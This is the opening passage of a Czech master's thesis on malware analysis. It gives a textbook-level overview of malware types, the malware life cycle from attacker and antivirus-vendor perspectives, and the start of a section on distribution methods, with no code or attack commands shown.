VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Analýza malware

Malware analysis

2019 Bc. David Broniek

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zadání diplomové práce

Student: **Bc. David Broniek**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 1801T064 Informační a komunikační bezpečnost

Téma: Analýza malware
Malware Analysis

Jazyk vypracování: čeština

Zásady pro vypracování:

Práce je zaměřena na pochopení principů vybraných typů počítačových virů. Cílem a účelem práce je vytvořit sadu ukázkových případových studií vysvětlující analýzu viru didaktickým způsobem. Cílem je experimentálně naprogramovat a analyzovat vybrané typy malware podle pokynů vedouciho DP.

Předpokládaná struktura práce je:
1. Seznámení se s problematikou.
2. Volba vhodného programovacího prostředí.
3. Volba vhodných algoritmů z oblasti technik malware a tvorba potřebných stavebních bloků.
4. Programová realizace těchto algoritmů.
5. Analýza vybraných virů jak v práci vytvořených, tak již existujících vzorků.
6. Tvorba uživatelského manuálu.

Seznam doporučené odborné literatury:

[1] Merhaut F., Zelinka I., Úvod do počítačové bezpečnosti, Fakulta aplikované informatiky, UTB ve Zlíně, Zlín, 2009
[2] Peter Szor, Počítačové viry - analýza útoku a obrana, Zoner Press
[3] Zelinka I., Oplatková Z., Šeda M., Ošmera P., Včelař F., Evolutionary techniques – principles and applications, BEN, Prague, 2008, 598 p.
[4] Kumar, Vipin, Jaideep Srivastava, and Aleksandar Lazarevic, eds. Managing cyber threats: issues, approaches, and challenges. Vol. 5. Springer Science & Business Media, 2006.
[5] Singer, Peter W., and Allan Friedman. Cybersecurity: What Everyone Needs to Know. Oxford University Press, 2014.
[6] Moshchuk, Alexander, Tanya Bragin, Steven D. Gribble, and Henry M. Levy. "A Crawler-based Study of Spyware in the Web." In NDSS, vol. 1, p. 2. 2006. Harvard
[7] Balthrop, Justin, Stephanie Forrest, Mark EJ Newman, and Matthew M. Williamson. "Technological networks and the spread of computer viruses." Science 304, no. 5670 (2004): 527-529.

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **prof. Ing. Ivan Zelinka, Ph.D.**

Datum zadání: 01.09.2017

Datum odevzdání: 30.04.2019

doc. Ing. Jan Platoš, Ph.D.
vedoucí katedry

prof. Ing. Pavel Brandštetter, CSc.
děkan fakulty

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 30. dubna 2019

David Brožík

Abstrakt

Tato diplomová práce se zabývá tématem analýzy malwaru. První část práce je věnována uvedení do problematiky škodlivého softwaru. Popisuje jednotlivé typy malwaru, formy distribuce, používané principy a obranné mechanizmy. Hlavní část práce se zabývá samotnou analýzou malwaru. Čtenáře seznámí se statickým a dynamickým přístupem analýzy. Přiblíží metody těchto přístupů a představí vhodné nástroje. Součástí práce je experimentální implementace vlastního malwaru. V poslední části je provedena ukázka analýzy jak již existujícího malwaru, tak vytvořeného autorem této práce.

Klíčová slova: malware, analýza malware, statická analýza, dynamická analýza, ransomware, downloader

Abstract

This diploma thesis deals with the topic of malware analysis. The first part of the thesis is devoted to the introduction of the malicious software. It describes particular types of malware, forms of distribution, principals and defense mechanisms. The main part of the thesis deals with the proper malware analysis. The reader will be introduced to the static and dynamic techniques of malware analysis. The thesis describes methods of these techniques and presents appropriate tools. The study includes experimental implementation of own malware. The last part of the thesis contains an example of analysis of both an already existing malware and malware developed by the author of this thesis.

Key Words: malware, malware analysis, static analysis, dynamic analysis, ransomware, downloader

Obsah

Seznam použitých zkratek a symbolů

AES	–	Advanced Encryption Standard
API	–	Application Programming Interface
APT	–	Advanced Persistent Threat
C&C	–	Command-and-Control
DDoS	–	Distributed Denial of Service
DLL	–	Dynamic-link library
HTA	–	HTML Application
HTML	–	Hypertext Markup Language
IoC	–	Indicators of Compromise
JSON	–	JavaScript Object Notation
MAC	–	Media Access Control
MD	–	Message Digest
PE	–	Portable Executable
RAT	–	Remote Access Trojan
RSA	–	Rivest-Shamir-Adleman
SHA	–	Secure Hash Algorithm
UAC	–	User Account Control
URL	–	Uniform Resource Locator

Seznam obrázků

Seznam tabulek

Seznam výpisů zdrojového kódu

1 Úvod

V současné době je již téměř nemožné vyhnout se kontaktu s moderními informačními a komunikačními technologiemi. Narazíme na ně prakticky na každém našem kroku, ať už je to notebook v práci, samoobslužné pokladny v obchodě, elektronické jízdné v MHD či chytrý telefon, který mají mnozí z nás neustále u sebe. Technologiím svěřujeme čím dál více důležitých úkolů a významná část našich aktivit se postupně přesouvá do virtuálního světa. S pomocí moderních technologií vzdáleně spravujeme naše bankovnictví, komunikujeme skrze sociální sítě, jsme schopni na dálku ovládat chytrou domácnost a díky ukládání na cloudové služby můžeme k naším datům přistupovat téměř odkudkoliv. S rozvojem moderních technologií začala řada firem podnikat v úplně nově vznikajících odvětvích a zároveň se jim otevřela příležitost působit na trzích takřka po celém světě. Zavádění moderních technologií ve veřejné správě je příležitost pro optimalizaci interních procesů. Čím dál více záležitostí se dá již dnes řešit elektronicky a do budoucna lze očekávat zavádění dalších prvků eGovernmentu, které přinesou výrazné zjednodušení ve věcech souvisejících se vztahem občana s úřady. To vše se pochopitelně stalo ohromným lákadlem pro určitou skupinu lidí, která vidí příležitost ve zneužití tohoto prostředí ke svým kriminálním aktivitám. Ve virtuálním prostoru prakticky neexistují hranice států a cíl útoku je velice snadno dosažitelný. Pokud se podaří odhalit útok, je to většinou tehdy, když už je příliš pozdě. O proběhlém útoku se oběť v 68 % případů nedozví dříve než po měsíci, či dokonce ještě později. [1] Internet je relativně anonymní prostředí a odhalit toho, kdo se pod danou identitou skutečně ukrývá, je téměř nemožné. Role bezpečnosti se tak v informačních a komunikačních technologií stává čím dál více důležitějším tématem.

Jednou z nejrozšířenějších hrozeb, na kterou může uživatel narazit, je malware. Společnost Verizon ve zprávě Data Breach Investigations Report za rok 2017 uvedla, že 30 % incidentu vedoucích k úniku dat mělo spojitost právě s malwarem. [1] Cílem útoku malwaru se mohou stát téměř jakákoliv myslitelná zařízení. Ačkoliv se tyto útoky zaměřují primárně na platformy, které jsou populární a jsou používány většinou uživatelů, tak se vzrůstající popularitou mobilních zařízení a jejich podílem na trhu [2] se snahy tvůrců malware začaly upínat i na tyto nové platformy. Dosud byla tradičním cílem malwaru především platforma PC a operační systém Microsoft Windows. Dalším výrazným trendem je stále více se rozvíjející oblast zařízení tzv. internetu věcí (IoT). Jedná se síť propojující různá zařízení, která mohou vzájemně spolupracovat a předávat si informace. Do této kategorie spadají jednak tradiční zařízení jako síťové prvky či kamerové systémy, ale i zařízení sbírající data z různých senzorů za účelem dalšího zpracování a vyhodnocování, která mohou být využita například k řízení městské a dopravní infrastruktury, domácí automatizaci, monitorování životního prostředí a sledování zdravotního stavu obyvatel. Příklad malwaru nazvaného Mirai, budujícího ohromný botnet, ukázal, že tato oblast byla doposud bezpečnostně podceňovaná.

Za tvorbou malwaru mohou stát jednotlivci, organizované skupiny, anebo dokonce skupiny hackerů podporované cizími státy. Jejich motivace a záměry se pochopitelně výrazně liší. Od

téměř neškodných pokusů, kdy se chce útočník pouze pobavit nebo prezentovat své dovednosti, až po cílené proniknutí do určitého systému za účelem dlouhodobého působení. Avšak zcela nejčastější motivací je vidina finančního zisku, která se dle dat Verizonu skrývá za 76 % útoků. [1] Stejně tak i formy útoků malwarem bývají odlišné. Dobře cíleným útokem na počítačovou infrastrukturu je možné narušit její fungování nebo ji zcela vyřadit z provozu. Některé druhy malwaru mohou sloužit ke krádeži důležitých informací, jiné jsou vytvořeny za účelem převzetí kontroly nad zařízením, anebo mohou vést k poškození systému. Podceněním těchto hrozeb mohou vzniknout nevratné škody. V krajním případě může zneužití získaných údajů vést až k odcizení identity. Následky pak mohou být zdrcující. Nemusí jít jen o finanční ztrátu, ale i o vážné poškození reputace.


2 Malware

Pojem malware se používá pro označení skupiny softwaru, která má za cíl nějakým způsobem záměrně narušit standardní činnost počítačového systému. Malware vykonává nežádoucí či přímo škodlivé akce, jež mohou vést k celkovému ovládnutí počítačového systému, získání dat nebo jejich úmyslnému poškození. [14] Samotný výraz malware vznikl zkrácením anglických slov „malicious“ a „software“, což v doslovném překladu znamená zákeřné programové vybavení. Avšak v českém jazyce se spíše setkáme s označením škodlivý software, případně škodlivý kód. V běžné mluvě lze ještě narazit na pojem virus, nicméně tímto termínem se rovněž označuje i jeden ze základních druhů malwaru.

2.1 Typy malwaru

V oblasti škodlivého softwaru probíhá prakticky neustále velice dynamický vývoj. Autoři se snaží vytvořit takový malware, který bude schopen úspěšně plnit jejich záměry a zároveň zůstane co nejdéle aktivní, tedy neodhalen antivirovými prostředky. Každý den tak vzniká ohromné množství zcela nových variant malwaru. Dle dat AV-TEST Institute se jedná denně až o 350 tisíc kusů malwaru a potenciálně nežádoucích aplikací. [3] Některé typy malwaru provádí svou činnost utajeně a zcela bez vědomí uživatele. Výjimkou však nejsou ani takové případy, kdy je působení malwaru doprovázeno i viditelnými projevy. Zatímco v minulosti to bylo spíše v roli různých zábavných efektů, nyní se naopak snaží vizuálními projevy upoutat pozornost uživatele, a tím tak zdůraznit vážnost nastalé situace. Například se může jednat o upozornění vyděračského malwaru, který v pokynech popisuje požadavky, jaké musí oběť splnit, aby mohla převzít zpět kontrolu nad svým zařízením. Jednotlivé druhy malwaru se mohou lišit i v míře destrukce. V mnoha případech tvůrci malwaru profitují z toho, že mají k datům uživatele dlouhodobý přístup. Ty pak mohou mít velice nepříznivý dopad na soukromí oběti. Ovšem existují i takové, které nemají primární zájem na využívání těchto dat, zato se vůbec nerozpakují uživatelova data rovnou odstranit. Mohou tak napáchat nevyčíslitelné škody, obzvlášť, pokud je oběť nemá zálohovaná.

Existuje několik přístupů, jak lze rozdělit malware do kategorií. Jednou z možností je dle toho, na jaké typy zařízení, platformy a operační systémy se malware zaměřuje. Ovšem zcela nejčastěji se přistupuje k označení jednotlivých typů malwaru podle jejich charakteristických vlastností a podle činností, které obvykle vykonávají. Z takového rozdělení si můžeme vytvořit základní obrázek o typických vzorech chování, které lze od představitele dané skupiny malware očekávat. V praxi však často malware bývá poměrně komplexním a kombinuje charakteristiky typické i pro jiné kategorie. Z tohoto důvodu nemusí být vždy dobře možné zařadit jej pouze do jedné z těchto skupin.



Obrázek 1: Podíl jednotlivých typů malwaru dle institutu AVTEST (1. čtvrtletí 2018). [3]

2.1.1 Počítačový virus

Název této kategorie malwaru je odvozen od biologického viru, se kterým sdílí jeho počítačová obdoba podobné vzorce chování. Je navržený tak, aby se replikoval a připojoval své tělo k ostatním souborům na disku. Počítačový virus nemá mechanizmy, kterými by se mohl sám šířit na další zařízení, a tak se musí spoléhat na pomoc od nějakého prostředníka. [16] Zcela nezbytnou roli v tom hraje především samotný uživatel. Jestliže se pokusí přenést takto napadené soubory na další zařízení, například odesláním jako přílohou v e-mailu či nahráním na paměťové médium, neúmyslně tak virus rozšíří. Na novém zařízení pak virus zůstává nečinným až do doby, než bude infikovaný soubor poprvé spuštěn. Tím se stane aktivním a začne se replikovat na i tomto zařízení. Ačkoliv se počítačový virus díky svému atraktivnímu názvu a bohaté historii stal téměř synonymem pro malware, tak v současné době již nejde o tak výrazně významného představitele malwaru. A to především kvůli omezením, které vyplývají ze způsobu šíření. Počítačové viry je možné rozdělit podle toho, jaké druhy souborů napadají: [19]

- **Boot viry** – napadají zavádějící sektory nebo tabulky diskových oddílů pevných disků a vyměnitelných paměťových medií.
- **Souborové viry** – napadají spustitelné a systémové soubory. V napadeném souboru přepíší část kódu svým vlastním, nebo připojí k souboru vlastní kód a tím změní jeho chování. Podobně mohou být napadnuty různé skripty, ale i běžné soubory.

- **Makroviry** – využívají toho, že dokumenty určitého formátu mohou obsahovat kód - makra. Makra slouží k tomu, aby usnadnila uživateli práci (např. v kancelářském balíku) zautomatizováním určité činnosti. Makroviry využijí tato makra k provedení škodlivé činnosti a dalšímu rozšíření.

2.1.2 Počítačový červ

Počítačový červ (worm) se liší od počítačového viru zejména ve způsobu, jakým se šíří. Počítačový červ nepotřebuje ke svému šíření prostředníka, ale umí se šířit autonomně. Využívá k tomu především počítačové sítě. [16]

2.1.3 Trojský kůň

Trojský kůň je typ malwaru, který předstírá, že uživateli nabízí nějakou přínosnou hodnotu (užitečnou funkci nebo zajímavý obsah), ale ve skutečnosti vykonává na pozadí nějakou škodlivou činnost. Může se tvářit jako běžná aplikace, populární hra, multimediální soubor či jiný obsah. Aby působily důvěryhodněji, tak mnohdy napodobují známý software. Tím se snaží ošálit uživatele, aby si jej sám nainstaloval a spustil. [17]

Remote Access Trojan (RAT) je variantou trojského koně, jehož prostřednictvím získá útočník vzdálený přístup k napadenému zařízení. V případě, že je malware spuštěn s oprávněními na administrátorské úrovni, má útočník téměř neomezené možnosti. Útočník má možnost pomocí uživatelského rozhraní vydávat pokyny, které se následně vykonají na napadeném zařízení.

Některé varianty trojského koně se zaměřují na krádeže přihlašovacích údajů k různým službám, které má oběť již uložené v zařízení nebo je zadává do webového prohlížeče. V současné době jsou na vzestupu především takové, jež lze zařadit do kategorie tzv. bankovních trojských koňů. Již z názvu této kategorie vyplývá to, že se útočníci jejich prostřednictvím snaží získat přístup k bankovním účtům uživatelů. V hledáčku útočníků jsou portály s internetovým bankovnictvím a aplikace pro mobilní bankovnictví pro chytré telefony. V současné době jsou mezi útočníky populární trojské koně, které se zaměřují se právě na chytré telefony. K napadení pak stačí jen to, aby si oběť stáhla jinak nevinně vyhlížející aplikaci. Navíc jsou zákeřné tím, že umí zachytit i příchozí SMS zprávy s jednorázovými kódy, které jsou používány v rámci tzv. dvoufaktorového ověření. Příkladem z poslední doby jsou tzv. trojanizované aplikace vydávající se za svítilnu, překladač či nástroj na blokování hovorů. [5]

Do rodiny trojských koňů se také řadí malware označovaný jako downloader. Jeho primární funkcí je stahování jiného malware či dalších vlastních komponentů. V druhé fázi je stažený obsah nainstalován a spuštěn.

2.1.4 Backdoor

Pojem backdoor označuje způsob, jehož pomocí lze obejít standardní autentizaci a neoprávněně tak využívat počítačový systém. Může se jednat o již zapomenutou funkci či úmyslně nedo-

kumentovaný mechanizmus, který měl zůstat skrytou součástí softwaru (případně hardwaru). Původně mohl tento mechanizmus sloužit např. pro testování, odstraňování chyb či k údržbě. Také se může jednat o speciálně vytvořená „zadní vrátka“, která využívají nějaké slabé místo v zabezpečení zařízení, nebo byla nainstalována na zařízení jako součást malwaru. Pokud taková „zadní vrátka“ objeví útočník, může jimi nepozorovaně proniknout a vykonat na zařízení požadovanou škodlivou činnost. [12]

2.1.5 Rootkit

Rootkit je skupina nástrojů, které dokáží ukrýt přítomnost vlastní či přítomnost jiného softwaru v systému. Autoři škodlivého softwaru využívají rootkity za účelem toho, aby byl jejich malware obtížně odhalitelný antivirovými prostředky, a tak mohl bez jakéhokoliv omezení a bez rizika zpozorování dlouhodobě působit na zařízení. [7]

2.1.6 Adware

Pojem adware slouží pro pojmenování takového software, jehož vývoj je podporován nějakou formou reklamy. Jde o software, ve kterém uživatel při instalaci souhlasí s tím, že mu bude poskytnut bezplatně, ale bude se v něm zobrazovat reklama například formou reklamního banneru. V tomto případě jde o zcela legitimní formu financování softwaru. Ovšem stejné označení se používá i pro skupinu malwaru, která bez souhlasu uživatele promění jeho zařízení doslova v reklamní plochu. [17]

Mezi obvyklé projevy adwaru pak patří různá vyskakující dialogová a pop-up okna, časté změny domovské stránky ve webovém prohlížeči, instalace reklamních nástrojový lišt a pluginů pro webový prohlížeč a další podobné formy zobrazování nevyžádané reklamy napříč systémem. Ačkoliv jsou takové projevy nepříjemné, a mohou téměř znemožnit používání určité aplikace či dokonce celého zařízení, asi je nelze považovat vysloveně za nebezpečné. Nicméně narazit lze i na takové varianty adwaru, které jsou využívány k vylákání osobních údajů uživatele např. prostřednictvím vyplnění falešného dotazníku oznamujícího výhru nějakého hodnotného produktu. [6]

2.1.7 Spyware

Označení spyware se uchytilo pro malwaru, který slouží ke špionážním či špehovacím účelům. Samotný pojem vychází ze spojení anglických slov „spy“ a „software“. Pro tento druh malware je typické to, že bez vědomí nebo svolení uživatele sleduje provoz na zasaženém zařízení a sbírá požadovaná data. Získaná data jsou poté odesílána útočníkovi. Základní varianty spywaru mohou mít za úkol sběr statistických údajů o využívání zařízení (např. pro přesnější zacílení reklamy), ty zákeřnější již mohou přímo krást uživatelova data. Častým cílem útočníků jsou přihlašovací údaje, čísla platebních karet, e-mailové zprávy, důležité dokumenty apod. [17]

Jedním z významných představitelů malwaru z rodiny spyware je keylogger. Keylogger zaznamenává stisknutí jednotlivých kláves a následně je odesílá útočníkovi. [17] V ukořistěných datech se mohou nacházet cenné údaje, včetně hesel a záznamů textové komunikace.

2.1.8 Botnet

Pojmem botnet se označuje skupina zařízení vykonávající instrukce, které obdrží od řídícího serveru (C&C server). Typicky se zařízení zapojí do botnetu po napadení nějakou formou trojského koně. [17] Mezi obvyklé činnosti zařízení zapojených do botnetu patří rozesílání nevyžádané pošty (tzv. spamu), účast na DDoS útocích, těžba kryptoměn apod. [11]

2.1.9 Ransomware

Ransomware je druh malwaru, který uživatele zásadně omezí tím, že mu brání v řádném užívání počítačového systému do doby, než zaplatí útočníkovi výkupné (ransom). První výskyt tohoto druhu malware byl zaznamenán již v roce 1989 (AIDS Trojan) [19], avšak největší rozvoj zažívá teprve v posledních letech. V České republice se ransomware stal široce známým po několika vlnách útoku tzv. policejního viru. Na takto napadeném zařízení se přes celou obrazovku zobrazila falešná výzva od Policie České republiky, která uživateli oznámila, že jeho zařízení bylo uzamčeno z důvodu spáchání trestného činu (obr. 2). A jestliže do 48 hodin uhradí „pokutu“ ve výši dva tisíce Kč, vyhne se trestnímu stíhání a jeho zařízení bude odblokováno. [27] V letech 2016 a 2017 bylo možné zaznamenat výrazné útoky ransomware z rodiny Petya a WannaCry. Celosvětově byly zasaženy zařízení několika stovek tisíc uživatelů včetně některých poskytovatelů zdravotnických služeb, několika zástupců průmyslových odvětví a částí kritické telekomunikační a dopravní infrastruktury. [4]

Podle způsobu, jakým se k napadenému zařízení chová, lze rozdělit ransomware do tří základních kategorií: [18]

- **Locker-ransomware** – Malware uzamkne zařízení a zabrání uživateli v jakémkoliv používání zařízení. Obvykle je toho docíleno tím, že zablokuje ovládací prvky uživatelského rozhraní a celou obrazovku překryje výzvou, kde požaduje uhrazení určité částky. Samotná uživatelská data však ponechává nedotčena.

- **Crypto-ransomware** – Tento typ ransomwaru omezí uživatele v používání napadeného zařízení tím, že se pokusí zašifrovat jeho data na pevném disku. Uživateli se zpravidla zobrazí zpráva upozorňující, že jeho byly soubory zašifrovány, a pokud je chce získat zpět (dešifrovat), musí ve stanovené časové lhůtě převést určitý finanční obnos na účet útočníka. Po uplynutí této lhůty dojde ke smazání klíče, který je nutný dešifrování souborů. K uskutečnění transakcí jsou obvykle využívány kryptoměny (např. Bitcoin) a různé předplacené služby. Avšak ani zaplacení výkupného není zárukou, že dojde k navrácení veškerých uživatelových dat.

Obrázek 2: Ransomware „policejní virus“. [27]

- **Leakware** – Malware se snaží v napadeném zařízení získat citlivý obsah. V případě úspěšného útoku začne obětem vyhrožovat tím, že pokud neuhradí požadovanou částku, bude ukořistěný obsah zveřejněn.

Projekt No More Ransom[1] vznikl jako iniciativa Nizozemské policie, Europolu, McAfee a Kaspersky Lab s cílem rozšířit povědomí o rizicích útoku ransomwarem a informace o přijetí možných preventivních opatření. Také se snaží pomoci obětem útoku ransomwaru získat zpět jejich zašifrovaná data bez nutnosti platit výkupné, především poskytnutím dostupných dešifrovacích nástrojů. [28]

2.1.10 Malware těžící kryptoměny

Jedná se typ malwaru, který bez vědomí uživatele přebere kontrolu nad prostředky koncového zařízení a zneužívá je k těžbě vybraných kryptoměn. Získané kryptoměny jsou převáděny do rukou útočníka. Působení malwaru má negativní dopad na výkon zařízení a na celkovou odezvu systému. Je-li navíc napadené zařízení napájeno z akumulátoru, může se to projevit výrazným snížením doby výdrže. [9]

Běžně se lze dnes také setkat s těžbou kryptoměn běžící přímo v internetovém prohlížeči při prohlížení webových stránek. [4] Některé společnosti (mezi nejznámější patří Coinhive) nabízí těžbu kryptoměn v prohlížeči jako službu, kdy je uživatelem požadovaný obsah zpřístupněn výměnou za využití výpočetního výkonu jeho zařízení, jako alternativní model k tradičnímu

[1] Projekt No More Ransom je dostupný z: `https://www.nomoreransom.org`

principu monetizace obsahu za pomocí reklam. Nicméně často se stává, že uživatelé nejsou na tuto skutečnost upozorněni a těžba probíhá bez jejich souhlasu. Výjimečné nejsou ani případy, kdy se těžící skripty dostanou na webové stránky bez vědomí správce či majitele. Útočníci k tomuto účelu zneužívají známých zranitelností, různé pluginy a rozšíření nebo nakaženou reklamu (tzv. malvertising). [36] Někdy může těžba pokračovat i po opuštění původně prohlížené stránky, jelikož nadále poběží v jiném (např. ukrytém) okně.

2.1.11 Fileless malware

Fileless neboli bezsouborový malware je specifický tím, že se snaží nezanechat po své činnosti žádné stopy. Jak už samotný název napovídá, tento typ malwaru se chová tak, aby se vyhnul jakémukoliv ukládání dat na pevný disk zařízení a zůstal aktivní pouze v operační paměti. Tím je obtížně odhalitelný antivirovými prostředky. K tomuto účelu jsou využívané skriptovací jazyky, jakým je například PowerShell. [8]

2.2 Životní cyklus malwaru

Základní představu o tom, jak vlastně malware funguje, lze získat z modelu životního cyklu malwaru. Na příkladu typického představitele malwaru popisuje jednotlivé fáze životního cyklu a zároveň se snaží přiblížit i základní koncept vedeného útoku. Nicméně model se bude trochu lišit podle toho, jestli na tuto problematiku nahlížíme očima útočníka, poskytovatele antivirových řešení, anebo uživatele v roli potencionálního cíle. Útočník bude pochopitelně chtít prostřednictvím svého malwaru dosáhnout splnění zadaného úkolu. Zároveň ale potřebuje, aby mu v tom nebylo nikým zabráněno. Naopak hlavním zájmem společností zabývajících se vývojem antivirových řešení je poskytnout uživateli požadovanou službu, tedy nabízet co možná nejlepší ochranu proti malwaru. Toho mohou docílit tím, že budou neustále sledovat aktuální trendy v oblasti malwaru a budou rychle reagovat na nově vznikající hrozby. Pod rychlou reakcí si můžeme představit vytvoření mechanizmu, které jsou potřeba pro detekci malwaru a jeho rychlou distribuci na až koncová zařízení uživatelů.

2.2.1 Model životního cyklu malwaru z pohledu autora

1. **Vývoj** – Autor navrhne a následně implementuje hlavní funkcionality malwaru, které mají za úkol splnit jeho záměry, tedy obecně řečeno vykonání nějaké škodlivé činnosti. Autor musí mít jasno o struktuře vedeného útoku a mít do detailu promýšlené jednotlivé fáze útoku. Zpravidla tou nejkritičtější bývá hned první fáze, tedy distribuce malwaru na cílová zařízení. Aby malware nebyl příliš brzy odhalen a jeho šíření nebylo zastaveno hned na začátku, může jej autor vybavit prostředky, které by snížily riziko detekování a ztížily jeho případnou analýzu. Poté následuje spuštění samotného malwaru. V této fázi často proběhnou i určité přípravné úkony např. instalace podpůrného softwaru, získání administrátorských oprávnění. Pokud je potřeba, aby mělo působení malwaru v napadeném

zařízení dlouhodobější charakter, pak je nutností zajistit jeho perzistenci. A konečně posledním krokem je provedení samotné škodlivé aktivity.


2. **Šíření a distribuce** – Distribuce je jedním z klíčových prvků malwaru, jenž zpravidla rozhoduje o jeho úspěšnosti. Autor malwaru se snaží nalézt nejlepší možný způsob, jakým zajistí doručení malwaru až k zamyšlenému cíli.

3. **Aktivita** – Malware plní záměry svého tvůrce a vykonává škodlivou činnost na napadeném zařízení. V zájmu autora malware je, aby malware prováděl své akce nepozorovaně a zůstal tak po co možná nejdelší dobu nedetekován. Fáze, kdy malware nebyl doposud odhalen, a tedy proti němu neexistují žádná účinná obranná opatření, se označuje jako zero-day.

4. **Zachycení a vytvoření detekčních signatur** – I přes veškeré snahy tvůrce malwaru co nejvíce oddálit tzv. detekční dobu, bude jednou malware zachycen. Poskytovatelé antivirových řešení na základě analýzy zachyceného vzorku vytvoří detekční signatury, které budou schopny daný malware odhalit.

5. **Ukončení životního cyklu** – Konec životního cyklu pro malware nastává s distribucí aktualizovaných signatur pro antivirová řešení. Útočník to často po prvním pokusu nevzdá a přikročí k úpravám původního malwaru. Těmi se pokusí zajistit to, aby malware mohl i nadále pokračovat ve své škodlivé činnosti. Následným vypuštěním této modifikované kopie tak malware zahájí nový životní cyklus.

2.2.2 Model životního cyklu malwaru z pohledu poskytovatelů antivirových řešení



Obrázek 3: Životní cyklus malwaru z pohledu poskytovatelů antivirových prostředků.

1. **Zachycení malwaru** – Jedním z faktorů, jímž je hodnocena úspěšnost antivirových řešení, je schopnost, jak rychle dokáží reagovat na nové hrozby. Aby společnosti vyvíjející tato řešení mohly nabízet uživateli účinnou obranu před hrozbami útoku malwarem, musí se vůbec o této nové hrozbě dozvědět, a to co možná nejdříve. Tento časový úsek se označuje jako detekční doba. Detekční dobu lze ovlivnit velikostí a kvalitou pokrytí monitorovací sítě. K rychlému odhalení a zastavení může přispět i to, zda existuje a probíhá spolupráce na výměně vzorků malwaru s komunitou a či dokonce konkurenčními společnostmi.

2. **Vytvoření signatur** – Získaný vzorek malwaru je prozkoumán a je provedena jeho analýza. Z poznatků a zjištěných skutečností při analýze jsou vytvořeny detekční signatury popisující malware. Následně jsou signatury otestovány za účelem ověření, zda je naplněna očekávaná schopnost detekovat malware.

3. **Distribuce detekčních signatur prostřednictvím aktualizací** – K rychlému rozšíření a doručení aktualizace databáze detekčních definic pro koncového uživatele jsou využívány vlastní distribuční kanály daného bezpečnostního řešení. Jako reakční doba se označuje časový úsek od prvního zaznamenání malwaru až do vydání aktualizace obsahující detekční signatury, které jsou schopny tuto hrozbu odhalit a eliminovat. Jen vydáním aktualizací to pochopitelně nemusí končit, může dojít k podrobnějšímu zkoumání například za účelem získání dešifrovacího klíče.

2.3 Vektory útoku a způsoby distribuce malwaru

Tvůrci malwaru přichází neustále s novými nápady a také s propracovanějšími strategiemi, které mají zajistit doručení škodlivého softwaru ke svému určenému cíli. Při volbě distribučního modelu často vychází ze znalosti toho, jak uživatelé pracují se svým zařízením. Jako velmi účinné se často ukážou ty metody, které se mohou jevit na první pohled jako primitivní. Vypadají totiž neškodně, a tak oběť ani nemusí napadnout, že se za tím skrývá nějaký zlý úmysl. Ovšem zkušenější uživatel záměry útočníka velice snadno odhalí. Tvůrci malwaru mnohdy přichází i se sofistikovanými způsoby distribuce, které zahrnují pečlivě připravené scénáře útoku. V některých případech může malware disponovat vlastními prostředky, kterými je schopen zajistit své šíření. Umí tedy sám proniknout do cílového zařízení a napadnout jej. Nicméně s tímto modelem distribuce je nutné počítat od úplného začátku vývoje malwaru, již při návrhu a implementaci. Obrana vůči takové hrozbě je pak dosti omezená. Naštěstí takové malwaru není příliš mnoho, jelikož je poměrně složité ho vyvinout. Proto se zcela nejčastěji uplatňují distribuční modely, kdy se o šíření malwaru musí postarat samotný útočník. Distribuce nemusí být zajištěna pouze jedním způsobem, výjimkou není ani kombinace několika alternativních způsobů, které mohou zajistit rozšíření malwaru napříč rozdílnými skupinami uživatel. V současné době pochází drtivá většina všech útoků malwaru ze síťového prostředí.

Základní dělení podoby distribuce malwaru je možné podle toho, zda jde o cílenou kampaň nebo zda útočníkovi nezáleží na tom, koho napadne:

- **Cílený malware** míří na úzký okruh jednotlivců, organizací, případně na určité státy. S tímto úzce souvisí pojem Advanced Persistent Threat (APT), který představuje profesionálně vedený útok mířící na konkrétní cíl. Využívá různé vektory útoku a přetrvává, dokud není úspěšný.

- **Hromadně šířený malware** nemá specificky definovanou cílovou skupinu. Je šířen plošně s úkolem zasáhnout co největší počet zařízení.

